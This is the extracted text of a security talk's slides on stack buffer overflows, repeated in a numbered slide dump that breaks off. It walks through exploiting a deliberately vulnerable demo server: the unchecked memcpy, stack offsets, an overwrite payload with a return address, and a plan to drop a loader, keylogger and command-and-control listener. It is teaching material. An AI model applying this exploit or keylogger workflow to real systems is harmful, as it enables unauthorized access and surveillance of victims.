Offensive Cyber Security
Smashing the Stack with Python
By: Malachi Jones, PhD
About Me
 Education
 Bachelors Degree: Computer Engineering (Univ. of Florida, 2007)
 Master’s Degree: Computer Engineering (GeorgiaTech, 2009)
 PhD: Computer Engineering (GeorgiaTech, 2013)
 Cyber Security Experience
 Harris: Cyber Software Engineer (2013-2014)
 Harris: Vulnerability Researcher (2015)
 BoozAllen DarkLabs : Embedded Security Researcher (2016- Present)
https://www.linkedin.com/in/malachijonesphd
Outline
 Motivation:Why talk about the offensive side?
 Objectives ofTalk
 Review
 The Stack
 Secure Coding
 ModernOS exploit mitigation techniques
 Smashing the Stack
 Exploiting the Smash
 Conclusion
Motivation:Why talk offensive cyber?
 Shouldn’t we be talking about how to write secure code?
 Key Concept: A necessary step in writing secure code is having an
understanding of how vulnerable code can be exploited
 Corollary: Seeing software through the eyes of a hacker can
provide valuable insights that can expose hidden exploits
Motivation:Why talk offensive cyber?
 Offensive cyber is driving the defense
 More resources/research goes into offensive cyber because
offense is cheaper and glamorous than defense
 Being on the offensive cyber frontier can help defenders develop
techniques before a new attack can cause significant damage
Objectives ofTalk
 Provide a step-by-step illustration of how not adhering to secure
software design principles can lead to exploitation
 Demonstrate how an attacker can develop powerful exploit code
very quickly using a scripting language like python
Review:The Stack
Review:The Stack

 Stack: Supports program execution by maintaining automatic process –
state data
 Example: Return address of the calling function (See following slides)
Caption: Process Memory Organization

Review:The Stack

 EIP : Register in the processor that stores the address of the next
instruction to be executed
 ESP : Register in the processor that stores pointer to the stack
(ESP=0xb20000)
v
int main()
{
char * message = “Hello World”;
foo();
exit(0);
}
EIP
……………….
……………
…………………..
……
0xb20000
Stack
0xb1fffc
ESP

Review:The Stack
 When main() calls foo(), the return address of the next
instruction to be executed after foo() is completed is pushed on
to the stack
 Note: Stack pointer is decremented before the push()
v
int main()
{
char * message = “Hello World”;
foo();
exit(0);
}
EIP
……………….
Return addrCaller – main (4 bytes)
…………………..
……
0xb20000
Stack
0xb1fffcESP
Review:The Stack
 Once foo() has completed, the stack is popped to retrieve the
address of next instruction to be executed
 During the pop(), the stack pointer is incremented
v
int main()
{
char * message = “Hello World”;
foo();
exit(0);
}
EIP
……………….
Return addrCaller – main (4 bytes)
…………………..
……
0xb20000
Stack
0xb1fffc
ESP
Review: Secure Coding
 Most production server code and OSs written in C/C++
 The genius/curse of C/C++
 Trust the programmer
 Don’t prevent the programming from doing what needs to be
done
 Make it fast, even if it is not guaranteed to be portable
 How does this translate to security and safety?
It doesn’t…..
Review: Secure Coding

 Best practices for secure C/C++ development
compiled by Robert C. Seacord
 Based on common mistakes that
inexperienced and professional software
developers make
 Should be a mandatory reading for any
aspiring C/C++ programmer
Review: Secure Coding

 Most recent and famous common mistakes
 Heartbleed was the result of the following poor practices:
 Improper bounds checking (Trusting user to provide the correct length of
the message)
 Not clearing dynamically allocated memory that would be accessed by end
user (calloc vs malloc)
Review: Secure Coding (Heartbleed xkcd)

 Attacker can send 1kb of data, but specify payload to be 64kb
 Key Point: Length of buffer should not be controlled by the
end user
v
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload,bp);
memcpy(bp, p1, payload);pl, payload);
AttackerControlled the
data (p1) and the length
of payload (payload)
Review: Modern OS
MitigationTechniques
Review: Modern OS Mitigation
Techniques
 Address Space Layout Randomization (ASLR)
 Randomly offsets position in memory of key data structures
 The exploit(s) cannot rely on knowing where certain code is located in memory
 Data Execution Prevention (DEP)
 Prevent executable code from running in the stack/heap segments
 Hardware support from CPUs with the No-Execute (NX) bit
 Bypassing ASLR and DEP w/ Return-oriented Programming
 Exploit code returns to sequences of instructions followed by a return instruction
 Useful sequence of instructions is called a gadget
Smashing the Stack
Smashing the Stack (Vulnerable Sever)
 TheVulnerable Server
 Developed for demonstration purposes (No ASLR or stack canaries)
 Client connects to server and provides credentials
 If the client provides correct ‘admin’ credentials, the user is granted remote
access to the command line as an admin.
 Vulnerability:Code fails to properly bounds check buffer.
 Can enable a user to gain remote access without proper credentials!!
Smashing the Stack (Vulnerable Sever)

validpassword=validatePassword(usercredential_buff,password_len,username_len);
if(validpassword)
{
printf("Determining if user is rootn");
char * username =strtok(usercredential_buff, DELIMETER);
if (strcmp(username,"root")==0)
{
message = "Administrative access to system shell granted.";
send(new_socket , message , strlen(message) , 0);
while(1)
{
message = "Enter command to execute:";
send(new_socket , message , strlen(message) , 0);
//Receiving command
valread= recv( new_socket , command_buff, MAXRECV, 0);
if(valread <=0) {break; }
command_buff[valread] = NULL;
//Executing command
int retval = system(command_buff);
}
}
}
Executes a
command provided
by remote user
Appears that this
region can be
accessed only
with appropriate
credentials
Smashing the Stack (Vulnerable
Code)

 TheVulnerable Code
 Occurs in function validatepassword()
 Failure to bounds check a local buffer allocated on stack
 Enables the stack to be ‘smashed’ by overwriting the stack with data
supplied by the connecting client
 A clever user can overwrite the return address to the caller, i.e. main(), to
jump to desired execution point
Smashing the Stack (Vulnerable Code)
v
bool validatePassword(char * usercredential, int password_len, int username_len)
{
char username[100];
char password[100];
//Get username
memcpy(username, usercredential,username_len);
char *p_password = usercredential+ username_len +1;
//Get password
memcpy(password, p_password,password_len);
if(strcmp(username,"root")==0)
{
if (strcmp(password,"route66")==0)
{
return true;
}
}else if (strcmp(username,"someuser")==0)
{
if (strcmp(password,"password")==0)
{
return true;
}
}
return false;
}
No check to make sure that the
password length does not exceed the
local buffer size of ‘100’
Password buffer has
length of 100
Smashing the Stack (The steps)
 Steps for smashing the stack
1. Determine size of stack in the callee function validatepassword()
2. Figure out where at on the stack the local buffer to store password is
located
3. Determine the desired target address for the function
validatepassword() to return to once it is completed
4. Craft the appropriate shellcode to inject into the password buffer
Smashing the Stack (The steps)


1) Determining the size of stack in the callee
function validatepassword()
(NEXT SLIDE)
Determining the size of Stack
v
; bool __cdecl validatePassword(char *usercredential, int password_len, int
username_len)
?validatePassword@@YA_NPADHH@Z proc near
password= byte ptr -114h
username= byte ptr -0B0h
p_password= dword ptr -4Ch
var_48= dword ptr -48h
var_44= dword ptr -44h
var_40= dword ptr -40h
……......
var_2= byte ptr -2
var_1= byte ptr -1
usercredential= dword ptr 8
password_len= dword ptr 0Ch
username_len= dword ptr 10h
push ebp
mov ebp, esp
sub esp, 276
mov eax, [ebp+username_len]
push eax ; Size
Assembly instruction that
allocates ‘276’ bytes on the
stack for the current function
Smashing the Stack (The steps)

2) Figure out where at on the stack the local buffer
to store password is located
(NEXT SLIDE)
v
Figure out position of password buffer
; bool __cdecl validatePassword(char *usercredential, int password_len, int
username_len)
?validatePassword@@YA_NPADHH@Z proc near
password= byte ptr -276
username= byte ptr -176
p_password= dword ptr -4Ch
var_48= dword ptr -48h
var_44= dword ptr -44h
var_40= dword ptr -40h
……......
var_2= byte ptr -2
var_1= byte ptr -1
usercredential= dword ptr 8
password_len= dword ptr 0Ch
username_len= dword ptr 10h
push ebp
mov ebp, esp
sub esp, 276
mov eax, [ebp+username_len]
push eax ; Size
The password buffer is at the
bottom of stack at negative
offset 276 (0x114  276)
……………….
………
Password (100 bytes)
ebp -0
Stack
ebp -4
Username(100 bytes)
ebp -176
ebp -276
...
...
Smashing the Stack (The steps)

3) Determine the desired target address for the function
validatepassword() to return to once it is completed
(Next Slide)
v
Determining target return address
int main(int argc , char *argv[])
{
10001200 push ebp
.........................................{
printf("Determining if user is rootn");
100014DC push 100022BCh
100014E1 call dword ptr ds:[10002030h]
100014E7 add esp,4
char * username
=strtok(usercredential_buff, DELIMETER);
100014EA push 100022DCh
100014EF lea ecx,[usercredential_buff]
100014F5 push ecx
100014F6 call dword ptr ds:[1000203Ch]
100014FC add esp,8
100014FF mov dword ptr [ebp-7Ch],eax
v
int main(int argc , char *argv[])
{
.........................................
validpassword=validatePassword(……);
if(validpassword)
{
printf("Determining if user rootn");
char * username = strtok(…)
if (strcmp(username,"root")==0)
{
message = "Administrative access to
system shell granted...";
send(new_socket , message ,
strlen(message) , 0);
}
....................
}Jumping to address ‘0x100014EA’
allows us to bypass the if statement
that checks if password is valid
Goal is to bypass
this check
Smashing the Stack (The steps)
4) Craft the appropriate shellcode to inject into
the password buffer
(Next Slide)
v
Crafting the appropriate shellcode

 Recall:We need 276 bytes to fill up stack allocated for validatepass()
 We also need to fill another 4 bytes because the callers ebp register is
preserved on stack
 The next 4 bytes after that is the return address we want to overwrite
"x89xffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxff
xffxffxff"xffxffxffxffxffxffxffxffxffxffxffxffxffxff
xffxffxffxffxffxff"xffxffxffxffxffxffxffxffxffxffxff
xffxffxffxffxffxffxffxffxff"xffxffxffxffxffxffxffxff
xffxffxffxffxffxffxffxffxffxffxffxff"xffxffxffxffxff
xffxffxffxffxffxffxffxffxffxffxffxffxffxffxff“xffxffx
ffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxf
f"xffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxf
fxffxffxff"xffxffxffxffxffxffxffxffxffxffxffxffxffxf
fxffxffxffxffxffxff"xffxffxffxffxffxffxffxffxffxffxff
xffxffxffxffxffxffxffxffxff"xffxffxffxffxffxffxffxff
xffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffx
ffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxf
fxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxff
xffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffx
ffxffxff“xffxffxffxffxffxffxffxffxffxffxffxffxffxffxf
fxffx48xffx12x00xeax14x00x10"
Shellcode
…………….
……………….
Stack
.......
saved ebp
return address
Little endian form of return
address ‘0x100014EA’ that
we want to jump to
276 bytes
Crafting the appropriate shellcode

 After the smash, the return address is now 0x100014ea
 Once validatepassword() returns to main(), execution will
begin at 0x100014ea, which allows us remote admin access
……
Password (100 bytes)
ebp -0h
Stack (before the smash)
Username(100 bytes)ebp -0b0h
ebp -114h
..
..
saved ebp
return address to main()
(0xffffffff)
(0xffffff89)
ebp -0h
Stack (after the smash)
(0xffffffff)ebp -0b0h
ebp -114h
..
..
ebp (0x0012ff48)
return address (0x100014ea)
Smashing the Stack (The steps)
The end result of the stack smash
(Next Slide)

Smashing the Stack:The Result
We now have remote
admin access to the
command line
Execute a script remotely
to let host know it has
been p0wned
Exploiting the Smash
w/ Python
Exploiting the Smash w/ Python
 Now that we have gained root access, what's next?
 We’ll demonstrate how an attacker can use an easy to use scripting language
such as Python to exploit the smash

 Violent Python and Black Hat Python are two books that will be referenced
to demonstrate python exploits
Exploiting the Smash w/ Python
 Specifically, we’ll do the following in this section:

 Develop a keylogger based on examples provided in the python books
 Setup a simple Command and Control server that will be listening for
our keylogger client to phone home
Exploiting the Smash w/ Python: Q&A
 It seems that to use python exploits, python would need to be already
installed on the victim?
 Not necessary…….There is this nifty tool called Pyinstaller
 Pyinstaller can generate a standalone executable that can run on
systems that don’t have python installed. Problem Solved!!
 Why are books like these publicly available?
 They are very useful for penetration testing, which can demonstrate to
an organization the impact that a vulnerability can have
 Increases awareness of techniques hackers use so that appropriate
defense mechanisms and techniques can be developed/implemented
Exploiting the Smash:The steps
 Steps for exploiting the smash w/ Python
1. Use the command line access to send a loader to the victim
(The loader is responsible for downloading the latest exploit payload to
the victim)
2. Remotely execute the loader to download keylogger to victim
3. Execute the payload remotely, which in this instance is a keylogger
4. Sit back and see what the victim is doing……
Exploiting the Smash (Step 1)
1) Use remote command line access to send a
loader script to the victim
(NEXT 2 SLIDES)


Sending the loader to victim
Echo loader script over the
command line to victim
server
Successfully uploaded
script to the victim
Sending the loader to victim
Echo loader script over the
command line to victim
server
Exploiting the Smash (Step 2)
2) Remotely execute the loader to download
keylogger to victim
(NEXT SLIDE)

Remotely execute loader
Remotely execute
loader script
Victim downloaded
keylogger

Remotely execute loader
Remotely execute
loader script
Victim downloaded
keylogger
Exploiting the Smash (Step 3)
3) Execute the payload remotely, which in this
instance is a keylogger
(NEXT SLIDE)

Remotely execute payload (keylogger)
Remotely execute
loader script
Exploiting the Smash (Step 4)
4) Sit back, relax, and see what the
victim is up to now……
(NEXT 2 SLIDES)


See what the ‘client’ is up to…..
Client typing the following in Firefox:
1) www.google.com
2) I think I’ve been p0wned
See what the ‘client’ is up to…..
Client typing the following in Firefox:
1) www.google.com
2) I think I’ve been p0wned

• Main Takeaway: A necessary step in writing secure code is having an
understanding of how vulnerable code can be exploited
• Read “Secure coding in C/C++”
• Penetration testing is a valuable skill that (with the organizations
approval) can allow you to find vulns before the bad guys do
Conclusion
Questions?

Offensive cyber security: Smashing the stack with Python

  • 1.
    Offensive Cyber Security Smashingthe Stack with Python By: Malachi Jones, PhD
  • 2.
    About Me  Education Bachelors Degree: Computer Engineering (Univ. of Florida, 2007)  Master’s Degree: Computer Engineering (GeorgiaTech, 2009)  PhD: Computer Engineering (GeorgiaTech, 2013)  Cyber Security Experience  Harris: Cyber Software Engineer (2013-2014)  Harris: Vulnerability Researcher (2015)  BoozAllen DarkLabs : Embedded Security Researcher (2016- Present) https://www.linkedin.com/in/malachijonesphd
  • 3.
    Outline  Motivation:Why talkabout the offensive side?  Objectives ofTalk  Review  The Stack  Secure Coding  ModernOS exploit mitigation techniques  Smashing the Stack  Exploiting the Smash  Conclusion
  • 4.
    Motivation:Why talk offensivecyber?  Shouldn’t we be talking about how to write secure code?  Key Concept: A necessary step in writing secure code is having an understanding of how vulnerable code can be exploited  Corollary: Seeing software through the eyes of a hacker can provide valuable insights that can expose hidden exploits
  • 5.
    Motivation:Why talk offensivecyber?  Offensive cyber is driving the defense  More resources/research goes into offensive cyber because offense is cheaper and glamorous than defense  Being on the offensive cyber frontier can help defenders develop techniques before a new attack can cause significant damage
  • 6.
    Objectives ofTalk  Providea step-by-step illustration of how not adhering to secure software design principles can lead to exploitation  Demonstrate how an attacker can develop powerful exploit code very quickly using a scripting language like python
  • 7.
  • 8.
    Review:The Stack  Stack:Supports program execution by maintaining automatic process – state data  Example: Return address of the calling function (See following slides) Caption: Process Memory Organization
  • 9.
    Review:The Stack  EIP: Register in the processor that stores the address of the next instruction to be executed  ESP : Register in the processor that stores pointer to the stack (ESP=0xb20000) v int main() { char * message = “Hello World”; foo(); exit(0); } EIP ………………. …………… ………………….. …… 0xb20000 Stack 0xb1fffc ESP
  • 10.
    Review:The Stack  Whenmain() calls foo(), the return address of the next instruction to be executed after foo() is completed is pushed on to the stack  Note: Stack pointer is decremented before the push() v int main() { char * message = “Hello World”; foo(); exit(0); } EIP ………………. Return addrCaller – main (4 bytes) ………………….. …… 0xb20000 Stack 0xb1fffcESP
  • 11.
    Review:The Stack  Oncefoo() has completed, the stack is popped to retrieve the address of next instruction to be executed  During the pop(), the stack pointer is incremented v int main() { char * message = “Hello World”; foo(); exit(0); } EIP ………………. Return addrCaller – main (4 bytes) ………………….. …… 0xb20000 Stack 0xb1fffc ESP
  • 12.
  • 13.
    Review: Secure Coding Most production server code and OSs written in C/C++  The genius/curse of C/C++  Trust the programmer  Don’t prevent the programming from doing what needs to be done  Make it fast, even if it is not guaranteed to be portable  How does this translate to security and safety? It doesn’t…..
  • 14.
    Review: Secure Coding Best practices for secure C/C++ development compiled by Robert C. Seacord  Based on common mistakes that inexperienced and professional software developers make  Should be a mandatory reading for any aspiring C/C++ programmer
  • 15.
    Review: Secure Coding Most recent and famous common mistakes  Heartbleed was the result of the following poor practices:  Improper bounds checking (Trusting user to provide the correct length of the message)  Not clearing dynamically allocated memory that would be accessed by end user (calloc vs malloc)
  • 16.
    Review: Secure Coding(Heartbleed xkcd)
  • 17.
    Review: Secure Coding(Heartbleed xkcd)  Attacker can send 1kb of data, but specify payload to be 64kb  Key Point: Length of buffer should not be controlled by the end user v /* Enter response type, length and copy payload */ *bp++ = TLS1_HB_RESPONSE; s2n(payload,bp); memcpy(bp, p1, payload);pl, payload); AttackerControlled the data (p1) and the length of payload (payload)
  • 18.
  • 19.
    Review: Modern OSMitigation Techniques  Address Space Layout Randomization (ASLR)  Randomly offsets position in memory of key data structures  The exploit(s) cannot rely on knowing where certain code is located in memory  Data Execution Prevention (DEP)  Prevent executable code from running in the stack/heap segments  Hardware support from CPUs with the No-Execute (NX) bit  Bypassing ASLR and DEP w/ Return-oriented Programming  Exploit code returns to sequences of instructions followed by a return instruction  Useful sequence of instructions is called a gadget
  • 20.
  • 21.
    Smashing the Stack(Vulnerable Sever)  TheVulnerable Server  Developed for demonstration purposes (No ASLR or stack canaries)  Client connects to server and provides credentials  If the client provides correct ‘admin’ credentials, the user is granted remote access to the command line as an admin.  Vulnerability:Code fails to properly bounds check buffer.  Can enable a user to gain remote access without proper credentials!!
  • 22.
    Smashing the Stack(Vulnerable Sever) validpassword=validatePassword(usercredential_buff,password_len,username_len); if(validpassword) { printf("Determining if user is rootn"); char * username =strtok(usercredential_buff, DELIMETER); if (strcmp(username,"root")==0) { message = "Administrative access to system shell granted."; send(new_socket , message , strlen(message) , 0); while(1) { message = "Enter command to execute:"; send(new_socket , message , strlen(message) , 0); //Receiving command valread= recv( new_socket , command_buff, MAXRECV, 0); if(valread <=0) {break; } command_buff[valread] = NULL; //Executing command int retval = system(command_buff); } } } Executes a command provided by remote user Appears that this region can be accessed only with appropriate credentials
  • 23.
    Smashing the Stack(Vulnerable Code)  TheVulnerable Code  Occurs in function validatepassword()  Failure to bounds check a local buffer allocated on stack  Enables the stack to be ‘smashed’ by overwriting the stack with data supplied by the connecting client  A clever user can overwrite the return address to the caller, i.e. main(), to jump to desired execution point
  • 24.
    Smashing the Stack(Vulnerable Code) v bool validatePassword(char * usercredential, int password_len, int username_len) { char username[100]; char password[100]; //Get username memcpy(username, usercredential,username_len); char *p_password = usercredential+ username_len +1; //Get password memcpy(password, p_password,password_len); if(strcmp(username,"root")==0) { if (strcmp(password,"route66")==0) { return true; } }else if (strcmp(username,"someuser")==0) { if (strcmp(password,"password")==0) { return true; } } return false; } No check to make sure that the password length does not exceed the local buffer size of ‘100’ Password buffer has length of 100
  • 25.
    Smashing the Stack(The steps)  Steps for smashing the stack 1. Determine size of stack in the callee function validatepassword() 2. Figure out where at on the stack the local buffer to store password is located 3. Determine the desired target address for the function validatepassword() to return to once it is completed 4. Craft the appropriate shellcode to inject into the password buffer
  • 26.
    Smashing the Stack(The steps) 1) Determining the size of stack in the callee function validatepassword() (NEXT SLIDE)
  • 27.
    Determining the sizeof Stack v ; bool __cdecl validatePassword(char *usercredential, int password_len, int username_len) ?validatePassword@@YA_NPADHH@Z proc near password= byte ptr -114h username= byte ptr -0B0h p_password= dword ptr -4Ch var_48= dword ptr -48h var_44= dword ptr -44h var_40= dword ptr -40h ……...... var_2= byte ptr -2 var_1= byte ptr -1 usercredential= dword ptr 8 password_len= dword ptr 0Ch username_len= dword ptr 10h push ebp mov ebp, esp sub esp, 276 mov eax, [ebp+username_len] push eax ; Size Assembly instruction that allocates ‘276’ bytes on the stack for the current function
  • 28.
    Smashing the Stack(The steps) 2) Figure out where at on the stack the local buffer to store password is located (NEXT SLIDE)
  • 29.
    v Figure out positionof password buffer ; bool __cdecl validatePassword(char *usercredential, int password_len, int username_len) ?validatePassword@@YA_NPADHH@Z proc near password= byte ptr -276 username= byte ptr -176 p_password= dword ptr -4Ch var_48= dword ptr -48h var_44= dword ptr -44h var_40= dword ptr -40h ……...... var_2= byte ptr -2 var_1= byte ptr -1 usercredential= dword ptr 8 password_len= dword ptr 0Ch username_len= dword ptr 10h push ebp mov ebp, esp sub esp, 276 mov eax, [ebp+username_len] push eax ; Size The password buffer is at the bottom of stack at negative offset 276 (0x114  276) ………………. ……… Password (100 bytes) ebp -0 Stack ebp -4 Username(100 bytes) ebp -176 ebp -276 ... ...
  • 30.
    Smashing the Stack(The steps) 3) Determine the desired target address for the function validatepassword() to return to once it is completed (Next Slide)
  • 31.
    v Determining target returnaddress int main(int argc , char *argv[]) { 10001200 push ebp .........................................{ printf("Determining if user is rootn"); 100014DC push 100022BCh 100014E1 call dword ptr ds:[10002030h] 100014E7 add esp,4 char * username =strtok(usercredential_buff, DELIMETER); 100014EA push 100022DCh 100014EF lea ecx,[usercredential_buff] 100014F5 push ecx 100014F6 call dword ptr ds:[1000203Ch] 100014FC add esp,8 100014FF mov dword ptr [ebp-7Ch],eax v int main(int argc , char *argv[]) { ......................................... validpassword=validatePassword(……); if(validpassword) { printf("Determining if user rootn"); char * username = strtok(…) if (strcmp(username,"root")==0) { message = "Administrative access to system shell granted..."; send(new_socket , message , strlen(message) , 0); } .................... }Jumping to address ‘0x100014EA’ allows us to bypass the if statement that checks if password is valid Goal is to bypass this check
  • 32.
    Smashing the Stack(The steps) 4) Craft the appropriate shellcode to inject into the password buffer (Next Slide)
  • 33.
    v Crafting the appropriateshellcode  Recall:We need 276 bytes to fill up stack allocated for validatepass()  We also need to fill another 4 bytes because the callers ebp register is preserved on stack  The next 4 bytes after that is the return address we want to overwrite "x89xffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxff xffxffxff"xffxffxffxffxffxffxffxffxffxffxffxffxffxff xffxffxffxffxffxff"xffxffxffxffxffxffxffxffxffxffxff xffxffxffxffxffxffxffxffxff"xffxffxffxffxffxffxffxff xffxffxffxffxffxffxffxffxffxffxffxff"xffxffxffxffxff xffxffxffxffxffxffxffxffxffxffxffxffxffxffxff“xffxffx ffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxf f"xffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxf fxffxffxff"xffxffxffxffxffxffxffxffxffxffxffxffxffxf fxffxffxffxffxffxff"xffxffxffxffxffxffxffxffxffxffxff xffxffxffxffxffxffxffxffxff"xffxffxffxffxffxffxffxff xffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffx ffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxf fxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxff xffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffxffx ffxffxff“xffxffxffxffxffxffxffxffxffxffxffxffxffxffxf fxffx48xffx12x00xeax14x00x10" Shellcode ……………. ………………. Stack ....... saved ebp return address Little endian form of return address ‘0x100014EA’ that we want to jump to 276 bytes
  • 34.
    Crafting the appropriateshellcode  After the smash, the return address is now 0x100014ea  Once validatepassword() returns to main(), execution will begin at 0x100014ea, which allows us remote admin access …… Password (100 bytes) ebp -0h Stack (before the smash) Username(100 bytes)ebp -0b0h ebp -114h .. .. saved ebp return address to main() (0xffffffff) (0xffffff89) ebp -0h Stack (after the smash) (0xffffffff)ebp -0b0h ebp -114h .. .. ebp (0x0012ff48) return address (0x100014ea)
  • 35.
    Smashing the Stack(The steps) The end result of the stack smash (Next Slide)
  • 36.
    Smashing the Stack:TheResult We now have remote admin access to the command line Execute a script remotely to let host know it has been p0wned
  • 37.
  • 38.
    Exploiting the Smashw/ Python  Now that we have gained root access, what's next?  We’ll demonstrate how an attacker can use an easy to use scripting language such as Python to exploit the smash  Violent Python and Black Hat Python are two books that will be referenced to demonstrate python exploits
  • 39.
    Exploiting the Smashw/ Python  Specifically, we’ll do the following in this section:  Develop a keylogger based on examples provided in the python books  Setup a simple Command and Control server that will be listening for our keylogger client to phone home
  • 40.
    Exploiting the Smashw/ Python: Q&A  It seems that to use python exploits, python would need to be already installed on the victim?  Not necessary…….There is this nifty tool called Pyinstaller  Pyinstaller can generate a standalone executable that can run on systems that don’t have python installed. Problem Solved!!  Why are books like these publicly available?  They are very useful for penetration testing, which can demonstrate to an organization the impact that a vulnerability can have  Increases awareness of techniques hackers use so that appropriate defense mechanisms and techniques can be developed/implemented
  • 41.
    Exploiting the Smash:Thesteps  Steps for exploiting the smash w/ Python 1. Use the command line access to send a loader to the victim (The loader is responsible for downloading the latest exploit payload to the victim) 2. Remotely execute the loader to download keylogger to victim 3. Execute the payload remotely, which in this instance is a keylogger 4. Sit back and see what the victim is doing……
  • 42.
    Exploiting the Smash(Step 1) 1) Use remote command line access to send a loader script to the victim (NEXT 2 SLIDES)
  • 43.
